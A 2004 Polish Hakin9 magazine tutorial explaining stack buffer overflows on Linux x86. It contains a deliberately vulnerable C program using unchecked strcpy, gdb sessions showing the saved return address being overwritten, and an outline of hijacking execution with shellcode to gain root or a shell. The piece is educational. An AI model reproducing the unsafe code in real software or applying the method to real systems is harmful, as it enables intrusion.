hakin9


Przepełnianie stosu pod Linuksem x86

Piotr Sobolewski

Artykuł opublikowany w numerze 4/2004 magazynu *Hakin9*
Wszelkie prawa zastrzeżone. Bezpłatne kopiowanie i rozpowszechnianie artykułu dozwolone
pod warunkiem zachowania jego obecnej formy i treści.
Magazyn *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Przepełnianie stosu pod Linuksem x86

Piotr Sobolewski



Nawet bardzo prosty program, na pierwszy rzut oka wyglądający całkiem poprawnie, może zawierać błędy, które mogą zostać wykorzystane do wykonania dostarczonego kodu. Wystarczy, że program będzie umieszczał w tablicy dane, nie sprawdzając wcześniej ich długości.

Przzepełnienie bufora to jeden z najstarszych trików stosowanych w celu przejęcia kontroli nad dziurawym programem. Choć technika znana jest od dawna, programiści nadal robią błędy umożliwiające jej zastosowanie przez intruzów. Przyjrzyjmy się dokładnie, na czym polega zastosowanie tej techniki do przepełnienia bufora na stosie.

Zacznijmy od przedstawionego na Listingu 1 programu *stack_1.c*. Jego działanie jest proste – funkcja `fn` pobiera jeden argument (wskaźnik do łańcucha znaków `char *a`) i kopiuje jego zawartość do tablicy znaków `char buf[10]`. Funkcja ta wywoływana jest w pierwszej linii programu (`fn(argv[1])`), jako argument funkcji `fn` podawany jest pierwszy argument z linii poleceń (`argv[1]`). Kompilujemy i uruchamiamy program:

```
$ gcc -o stack_1 stack_1.c
$ ./stack_1 AAAA
```

Program zaczyna działanie od wywołania funkcji `fn`. Jako argument funkcja otrzymuje ciąg `AAAA`. Ciąg ten jest kopiowany do tablicy `buf`, po czym program wypisuje dwa komunikaty: o zakończeniu działania funkcji i dojściu do końca programu. Następnie kończy działanie.

Spróbujmy teraz sypnąć piach w tryby. Zauważmy, że tablica `buf` może pomieścić tylko dziesięć znaków (`char buf[10]`), zaś umieszczany w niej ciąg tekstowy może mieć dowolną długość. Przykład:

```
$ ./stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Tak uruchomiony program będzie usiłował umieścić trzydzieści znaków w dziesięcioznakowej ta-

Z artykułu nauczysz się...


- na czym polega technika przepełniania stosu (*stack overflow*),
- jak rozpoznać, że program jest na tę technikę podatny,
- jak zmusić podatny program do wykonania dostarczonego kodu,
- jak debugować programy za pomocą debuggera *gdb*.

Co powinieneś wiedzieć...

- znać podstawy języka C,
- znać podstawy pracy w systemie Linux (linia poleceń).

Listing 1. *stack_1.c – przykładowy program*


```
void fn(char *a) {
  char buf[10];
  strcpy(buf, a);
  printf("koniec funkcji  fn\n");
}

main (int argc, char *argv[]) {
  fn(argv[1]);
  printf("koniec\n");
}
```



Rysunek 1. *Podstawowe operacje na stosie to odkładanie liczb na jego wierzchołek i zdejmowanie z wierzchołka. W sytuacji przedstawionej na rysunku najpierw odkładamy na stos (ang. push) wartość 37 (trafia na wierzchołek), następnie kładziemy liczbę 89. Kiedy następnie zdejmujemy wartość ze stosu (ang. pop), otrzymujemy ostatnio nań odłożoną liczbę 89. Aby dostać się do liczby 37 musielibyśmy jeszcze raz wykonać operację zdjęcia wartości ze stosu*

blicy, po czym zakończy pracę z błędem, wyświetlając *segmentation fault*. Zwróćmy uwagę, że nie pojawia się żaden komunikat w stylu *tablica buf jest zbyt mała*, zamiast tego widzimy informację o błędzie segmentacji (ang. *segmentation fault*). Oznacza to, że program próbował uzyskać dostęp (pisać lub czytać) do pamięci, do której nie ma praw.

Może nam się wydawać, że program umieścił pierwsze dziesięć liter A w tablicy, po czym została wykryta próba pisania poza dozwolonym obszarem i to spowodowało wszczęcie alarmu. Nic bardziej mylnego. Program bez żadnych przeszkód zapisał trzydziestobajtowy ciąg w dziesięcioznakowej tablicy, w ten sposób nadpisując dwadzieścia bajtów pamięci znajdującej się za obszarem zajmowanym przez tablicę `buf[10]`. Błąd, o którym poinformował nas komunikat *segmentation fault*, powstał dużo później, a jego przyczyną było uszkodzenie pamięci spowodowane nadpisaniem tych dwudziestu bajtów.



Rysunek 2. *W przypadku Linuksa na x86 stos rośnie w dół (objaśnienia w tekście)*

Kilka ważnych pojęć

- *Bugtraq* – bardzo popularna lista dyskusyjna, na której publikowane są informacje o wykrytych błędach związanych z bezpieczeństwem. Archiwa *bugtraqa* można znaleźć w Internecie pod adresem *http://www.securityfocus.com/*.
- *nop* – w asemblerze większości procesorów istnieje polecenie, które nic nie robi – polecenie *nop*. Mogłoby się wydawać, że istnienie takiego polecenia nie ma sensu, ale – jak widać w artykule – czasem jest ono bardzo przydatne.
- *Debugger* – narzędzie służące do kontrolowanego uruchamiania programów. Debugger umożliwia zatrzymywanie i wznawianie działania badanego programu, wykonywanie go krok po kroku, sprawdzanie i modyfikowanie zawartości zmiennych, oglądanie zawartości pamięci, rejestrów procesora itp.
- *Segmentation fault* – błąd, który oznacza, że program usiłował dokonać odczytu lub zapisu w obszarze pamięci, do którego nie ma dostępu.

Zanim dowiemy się, co dzieje się w czasie między nadpisaniem dwudziestu bajtów pamięci a pojawieniem się informacji o błędzie segmentacji, musimy przypomnieć sobie kilka podstawowych faktów.

Co powinniśmy wiedzieć o stosie

Każdy uruchomiony program uzyskuje od systemu operacyjnego fragment pamięci. Pamięć ta składa się z różnych sekcji – w jednej umieszczone są biblioteki dzielone, w drugiej kod programu, w jeszcze innej

Listing 2. *Wywołanie funkcji – listing do Rysunku 3*

```
main () {
  int a;
  int b;
  fn();
}

void fn() {
  int x;
  int y;
  printf("jesteśmy w fn\n");
}
```

Listing 3. *stack_2.c – listing do Rysunku 4*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  printf("jesteśmy w fn\n");
}

main () {
  int a;
  int b;
  fn(a, b);
}
```

Listing 4. *Zmodyfikowana wersja programu z Listingu 3, działanie tego programu prześledzimy za pomocą debuggera*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  x=3; y=4;
  printf("jesteśmy w fn\n");
}

main () {
  int a;
  int b;
  a=1; b=2;
  fn(a, b);
}
```

jego dane. Sekcją, której przyjrzymy się bliżej, jest *stos*.

Stos jest strukturą służącą do tymczasowego przechowywania danych. Dane na stos możemy *odkładać* (ang. *push*) – trafiają one wtedy na jego wierzchołek, możemy też je z wierzchołka stosu *zdejmować* (ang. *pop*). Przedstawia to Rysunek 1.

W praktyce stos używany jest przez programy do przechowywania (między innymi) zmiennych lokalnych. Ważne jest, by program korzystający ze stosu znał dwa istotne adresy. Pierwszy to adres wierzchołka stosu – jego znajomość jest potrzebna, aby móc odkładać wartości (musimy wiedzieć, pod jakim adresem umieścić odkładaną wartość). Drugi ważny adres to tzw. *wskaźnik ramki*, czyli początek obszaru zawierającego zmienne lokalne aktualnie wykonywanej funkcji. W przypadku, który rozważamy (Linux na platformie x86) adres wierzchołka stosu przechowywany jest w rejestrze `%esp`, zaś wskaźnik ramki – `%ebp`.


Inną kwestią charakterystyczną dla omawianej platformy jest fakt, że stos rośnie w dół. Oznacza to, że wierzchołkiem stosu jest należąca do niego komórka pamięci o najniższym adresie (patrz Rysunek 2). Kolejno odkładane na stos wartości trafiają pod coraz niższe adresy.

Co dzieje się na stosie podczas wywoływania funkcji

Ciekawe rzeczy dzieją się na stosie, kiedy następuje wywołanie funkcji. Ponieważ nowowywołana funkcja ma własne zmienne lokalne, a poprzednie zmienne lokalne (należące do funkcji wywołującej) nie mogą zostać usunięte ze stosu (będą potrzebne po powrocie z funkcji wywoływanej), rejestr `%ebp` (wskaźnik ramki) musi zacząć wskazywać na miejsce będące w chwili wywołania funkcji wierzchołkiem stosu, od którego to miejsca zaczną być odkładane na stos nowe zmienne lokalne. Dokładniej przedstawia to Rysunek 3, będący ilustracją tego, co dzieje się, kiedy wykonywany jest kod przedstawiony na Listingu 2.

Jak widać na lewej części ilustracji, przedstawiającej stan stosu pod koniec funkcji `main()`, na stosie umieszczone są dwie zmienne lokalne – `int a` i `int b`. Wskaźnik ramki (rejestr `%ebp`) wskazuje na początek obszaru zajmowanego przez zmienne lokalne funkcji `main()`, wierzchołek zaś na koniec tego obszaru. Po wywołaniu `fn()` (prawa część rysunku), na stosie, za obszarem zmiennych lokalnych funkcji `main()`, znajduje się obszar, w którym umieszczone są zmienne lokalne funkcji `fn()`. Początkiem ramki jest teraz początek obszaru zmiennych funkcji `fn()`, zaś wierzchołkiem – jego koniec. Ten opis jest jednak tylko uproszczeniem: faktycznie podczas wywoływania funkcji dzieje się trochę więcej.

Kiedy funkcja `fn()` zakończy swoje działanie, kontrola musi zostać



Rysunek 3. *Zmienne lokalne na stosie (w uproszczeniu) – ilustracja do Listingu 2*

Podstawy

przekazana z powrotem do funkcji `main()`. Aby było to możliwe, przed wywołaniem funkcji `fn()` musi zostać zapisany adres skoku powrotnego z funkcji `fn()` do funkcji `main()`. Po powrocie do `main()` program powinien kontynuować działanie tak, jakby wykonywanie `main()` nigdy nie było przerywane: stos powinien więc wrócić do stanu sprzed wywołania `fn()`. W tym celu oprócz adresu powrotnego należy też zachować adres początku ramki. W zaprezentowanym przykładzie funkcja `fn()` nie przyjmowała żadnych argumentów. W przypadku programu *stack_2.c*, którego źródła przedstawia Listing 3, funkcja `fn()` przyjmuje dwa argumenty będące liczbami naturalnymi. Podczas wywoływania `fn()` z `main()` argumenty te muszą zostać w jakiś sposób przekazane.


Wszystkie wspomniane wartości (adres powrotu z funkcji, adres poprzedniego początku ramki oraz argumenty) zachowywane są na stosie. Rysunek 4 przedstawia co dzieje się, kiedy `main()` wywołuje `fn()`.

Pierwsza część rysunku przedstawia sytuację, która ma miejsce, kiedy wykonywanie programu dochodzi do linii `int b` (na rysunku ta linia kodu zaznaczona jest strzałką). Jak widać na stosie odłożone są dwie zmienne lokalne funkcji `main()`: `int a` i `int b`. Strzałka niebieska wskazuje spód stosu, czerwona – jego wierzchołek.

Druga część rysunku przedstawia stan stosu w momencie, kiedy wykonywana jest linia `fn(a, b)`. Jak widać wykonanie tej linii spowodowało odłożenie na stos argumentów funkcji `fn()`, czyli zmiennych `a` i `b`.

Kolejny krok przedstawiony jest na trzeciej części rysunku. W kroku tym na stos odkładany jest adres powrotu po zakończeniu funkcji `fn()`. Adresem tym jest adres kolejnej po `fn(a, b)` instrukcji z `main()`.

Następnie wykonywany jest skok do początku funkcji `fn()`, przechodzimy do czwartej części rysunku. Jak widać na stos zostaje odłożona aktualna wartość początku ramki, zaś nowym wskaźnikiem ramki zostaje aktualny



Rysunek 4. *Operacje na stosie podczas wywoływania funkcji – ilustracja do Listingu 2 (objaśnienia w tekście)*

Listing 5. *Sesja debuggera gdb – oglądamy zawartość stosu podczas wykonywania programu z Listingu 3*

```
$ gcc stack_2.c -o stack_2 -ggdb
$ gdb stack_2
GNU gdb 6.0-debian
(...)
(gdb) list
2     int x;
3     int y;
4     x=3; y=4;
5     printf("jesteśmy w fn\n");
6   }
7
8   main () {
9     int a;
10    int b;
11    a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x8048378: file stack_2.c, line 5.
(gdb) run
Starting program: /home/piotr/nic/stos/stack_2
Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5     printf("jesteśmy w fn\n");
(gdb) print $esp
$1 = (void *) 0xbffff9f0
(gdb) x/24 $esp
0xbffff9f0: 0x080483c0  0x080495d8  0xbffffa08  0x08048265
0xbffffa00: 0x00000004  0x00000003  0xbffffa28  0x080483b6
0xbffffa10: 0x00000001  0x00000002  0xbffffa74  0x40155630
0xbffffa20: 0x00000002  0x00000001  0xbffffa48  0x4003bdc6
0xbffffa30: 0x00000001  0xbffffa74  0xbffffa7c  0x40016c20
0xbffffa40: 0x00000001  0x080482a0  0x00000000  0x080482c1
(gdb) disas main
Dump of assembler code for function main:
0x08048386 <main+0>:   push   %ebp
0x08048387 <main+1>:   mov    %esp,%ebp
0x08048389 <main+3>:   sub    $0x18,%esp
0x0804838c <main+6>:   and    $0xfffffff0,%esp
0x0804838f <main+9>:   mov    $0x0,%eax
0x08048394 <main+14>:  sub    %eax,%esp
0x08048396 <main+16>:  movl   $0x1,0xfffffffc(%ebp)
0x0804839d <main+23>:  movl   $0x2,0xfffffff8(%ebp)
0x080483a4 <main+30>:  mov    0xfffffff8(%ebp),%eax
0x080483a7 <main+33>:  mov    %eax,0x4(%esp,1)
0x080483ab <main+37>:  mov    0xfffffffc(%ebp),%eax
0x080483ae <main+40>:  mov    %eax,(%esp,1)
0x080483b1 <main+43>:  call   0x8048364 <fn>
0x080483b6 <main+48>:  leave
0x080483b7 <main+49>:  ret
End of assembler dump.
(gdb) print $ebp+4
$2 = (void *) 0xbffffa0c
(gdb) x 0xbffffa0c
0xbffffa0c: 0x080483b6
(gdb) quit
```

wierzchołek (czyli miejsce, powyżej którego zaczną się lokalne zmienne funkcji `fn()`). Po tym wszystkim (patrz piąta część rysunku) na stosie odkładane są lokalne zmienne funkcji `fn()`, czyli `int x` i `int y`, po czym kontynuowane jest wykonywanie funkcji `fn()`.

Na żywo

Żeby upewnić się, że podczas wykonywania rzeczywistego programu stos naprawdę wygląda tak, jak to opisaliśmy, uruchomimy zmodyfikowaną wersję programu z Listingu 3 (wersja ta przedstawiona jest na Listingu 4, modyfikacja polega na dodaniu dwu linijek ustawiających wartości zmiennych `a`, `b`, `x` i `y`, dzięki czemu łatwiej zorientujemy się, gdzie na stosie przechowywane są te zmienne). Przyjrzymy się programowi przy pomocy debuggera *gdb* (patrz Listing 5, przedstawiający sesję debuggera).

Zacznijmy od skompilowania programu:

```
$ gcc stack_2.c -o stack_2 -ggdb
```

Kompilator uruchomiliśmy z opcją `-ggdb`, co spowodowało, że do programu dołączone zostały informacje dla debuggera. Teraz możemy uruchomić debugger:

```
$ gdb stack_2
```

Po uruchomieniu *gdb* możemy obejrzeć listing debugowanego programu (wydając polecenie `list`), a następnie ustawić pułapkę – na przykład na czwartej linii funkcji `fn()`, czyli na linii `printf("jesteśmy w fn\n");`. Pułapkę ustawiamy poleceniem `break numer_linii`, czyli w naszym przypadku:

```
(gdb) break 5
```

Ustawienie pułapki na linii piątej powoduje, że wykonywanie programu zatrzyma się *przed* wykonaniem tej linii.

Teraz możemy już uruchomić program (poleceniem `run`). Program rusza i zatrzymuje się tam, gdzie ustawiliśmy *breakpoint*, czyli na linii piątej. Możemy teraz obejrzeć zawartość stosu. Najpierw potrzebny nam będzie adres wierzchołka stosu, czyli zawartość rejestru `%esp`. Wystarczy wydać polecenie:

```
(gdb) print $esp
```

Teraz, kiedy wiemy już, jaki jest adres wierzchołka stosu, możemy obejrzeć zawartość pamięci poczynając od tego adresu. Obejrzyjmy na przykład dwadzieścia cztery kolejne czterobajtowe słowa:

```
(gdb) x/24 $esp
```

Listing 6. *Sesja debuggera – sprawdzamy, dlaczego przy wykonywaniu programu z Listingu 1 występuje błąd segmentacji*

```
$ gdb stack_1
GNU gdb 6.0-debian
(...)
(gdb) list
1   void fn(char *a) {
2     char buf[10];
3     strcpy(buf, a);
4     printf("koniec funkcji  fn\n");
5   }
6
7   main (int argc, char *argv[]) {
8     fn(argv[1]);
9     printf("koniec\n");
10  }
(gdb) break 3
Breakpoint 1 at 0x804839a: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/piotr/stos/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, fn (a=0xbffffb84 'A' <repeats 30 times>) at stack_1.c:3
3     strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
(gdb) x 0xbffff9fc
0xbffff9fc:0x080483da
(gdb) next
4     printf("koniec funkcji  fn\n");
(gdb) x $ebp+4
0xbffff9fc:0x08004141
```

Wynik działania tego polecenia możemy zobaczyć na Listingu 5. Jak widać, na początku stosu (patrząc od wierzchołka w stronę wskaźnika ramki) znajduje się szesnaście bajtów (wielkość stosu została wyrównana do okrągłej wartości). Następnie mamy dwa czterobajtowe słowa o treści `0x00000004` i `0x00000003` – to zmienne `x` i `y`. Po nich następuje (patrz piąta część Rysunku 3) adres poprzedniego spodu stosu oraz adres powrotu z funkcji (w naszym przypadku, przedstawionym na Listingu 5, jest to `0x080483b6`). Upewnijmy się, że adres powrotu z funkcji rzeczywiście prowadzi do funkcji `main()`. W tym celu zdeasemblujmy funkcję `main()`:

```
(gdb) disas main
```

Jak widać (patrz Listing 5) adres `0x080483b6`, czyli adres powrotu z funkcji `fn()`, leży rzeczywiście wewnątrz `main()`, tuż po poleceniu wywołującym funkcję `fn()` (jest to polecenie `call 0x8048364 <fn>`).

Zauważmy, że aby odnaleźć adres powrotu z funkcji nie musimy oglądać całego stosu zaczynając od jego wierzchołka i śledząc każdą umieszczoną na nim zmienną lokalną. Wystarczy jeśli sprawdzimy jaka jest zawartość rejestru `%ebp`, a następnie dodamy do niej cztery:

```
(gdb) print $ebp+4
```

Jak widać na Rysunku 3 (piąta część) rejestr `%ebp` wskazuje na zapisany na stosie adres poprzedniego spodu stosu. Adres ten zajmuje cztery bajty, więc pod kolejnym, o cztery bajty większym (pamiętajmy, że stos rośnie w dół) adresem znajduje się adres powrotu z funkcji. Możemy się o tym przekonać wydając polecenie:

```
(gdb) x 0xbffffa0c
0x080483b6
```

Analiza programu

Teraz, bogatsi o wiedzę związaną z tym, co podczas działania programu dzieje się na stosie, możemy ponownie przyjrzeć się programowi *stack_1.c* (Listing 1). Jak pamiętamy, program ten kończył pracę z błędem, kiedy zmuszaliśmy go do umieszczenia w dziesięciobajtowej tablicy trzydziestobajtowego ciągu. Spróbujmy uruchomić go pod debuggerem i obejrzyjmy, co dzieje się między nadpisaniem dwudziestu bajtów pamięci za tablicą `buf[10]` a zakończeniem działania programu z komunikatem *segmentation fault*.

Zacznijmy od skompilowania programu z informacjami dla debuggera:

```
$ gcc stack_1.c -o stack_1 -ggdb
```

Teraz spróbujmy w kontrolowany sposób spowodować błąd. W tym celu po uruchomieniu debuggera i ustawieniu pułapki na trzeciej linii programu (czyli na krytycznej linii `strcpy(buf, a);`) uruchamiamy program, jako argument podając mu ciąg trzydziestu liter A (pełen zapis sesji debuggera przedstawia Listing 6).

```
(gdb) run \
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Program zatrzymuje się na pułapce, czyli na linii trzeciej. Sprawdźmy pod jakim adresem umieszczona jest tablica `buf[]`:

```
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
```

A adres powrotu z funkcji?

```
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
```

Jak widać, między początkiem tablicy a adresem powrotu z funkcji jest tylko dwadzieścia osiem bajtów. Nie dziwne więc, że kiedy umieścimy w niej trzydziestoznakowy ciąg, to jego końcówka zahaczy o adres powrotu z funkcji. Sprawdźmy, czy rzeczywiście tak się rzeczy mają – zobaczmy jaki jest adres powrotu

z funkcji przed skopiowaniem argumentu `a` do tablicy `buf`:

```
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
```

Teraz nakażmy debuggerowi wykonanie kolejnej linii kodu (czyli umieszczenie w tablicy trzydziestoznakowego ciągu):

```
(gdb) next
```

Zajrzyjmy jaki teraz adres umieszczony jest jako adres powrotu z funkcji:

```
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Powyższe polecenie powoduje wyświetlenie zawartości pamięci spod adresu o cztery większego niż adres przechowywany w rejestrze `$ebp`. Jak widać dwa młodsze bajty adresu zostały nadpisane wartością `0x4141`. Szesnastkowe 0x41 to (jak można sprawdzić w `man ascii`) litera A.


Wniosek jest prosty. Skoro podanie zbyt długiego ciągu spowodowało nadpisanie jego końcówką adresu powrotu z funkcji, to jeśli skonstruujemy sprytny ciąg, może uda nam się wpisać do adresu powrotu z funkcji wartość, która spowoduje, że po zakończeniu funkcji wykonywanie przejdzie pod wybrany przez nas adres. Adres ten może kierować do umieszczonego przez nas w pamięci kawałka kodu, który zrobi coś, czego dobrowolnie nie zrobi admin atakowanego systemu – da nam uprawnienia *roota* albo otworzy powłokę na którymś porcie. Aby kod mógł być umieszczony w pamięci, wystarczy, że będzie on częścią ciągu, który podamy programowi jako argument.

Tak więc nasz ciąg (patrz Rysunek 5, lewy ciąg) musi składać się z dwóch części: jedna z nich zawiera kod (w języku maszynowym), który pozwala nam osiągnąć złośliwy cel (jest to tak zwany szelkod, z ang. *shellcode*). Druga część zawiera adres tej pierwszej i nadpisuje adres powrotu z funkcji, co powoduje, że kiedy skończy się działanie atakowanej funkcji, wykonany zostanie złośliwy kod z pierwszej części.

Zanim spróbujemy wykorzystać w praktyce naszą wiedzę, zastanówmy się, na jakie problemy możemy napotkać. Po pierwsze: skąd weźmiemy szelkod? Zauważmy, że kod ten musi być krótki (żeby zmieścił się w buforze) i nie może zawierać bajtów zerowych (inaczej nie będziemy mogli umieścić go wewnątrz podawanego programowi ciągu – bajt zerowy zostanie potraktowany jako znak końca ciągu). Wbrew pozorom napisanie szelkodu nie jest trudne, tworzenie szelkodów dla różnych systemów operacyjnych było wielokrotnie opisywane w publikacjach dostępnych w Internecie i na łamach naszego pisma. My skorzystamy z gotowego szelkodu, który bez problemu znajdziemy w Internecie, a własnoręczne jego pisanie odłożymy na inną okazję.

Jaką długość musi mieć ciąg, aby nadpisał adres powrotu z funkcji? Problem ten rozwiążemy eksperymentalnie: spróbujemy uruchamiać dziurawy program jako argument podając mu coraz dłuższy ciąg. Zapiszemy przy jakiej długości ciągu występuje błąd segmentacji, a do przeprowadzenia ataku użyjemy na wszelki wypadek ciągu nieco dłuższego. Nadpisując kawałek stosu znajdujący się za adresem powrotu z funkcji uszkodzimy zmienne lokalne należące do funkcji, która wywołała naszą (a to mała strata, bo i tak nie planujemy do niej wrócić).

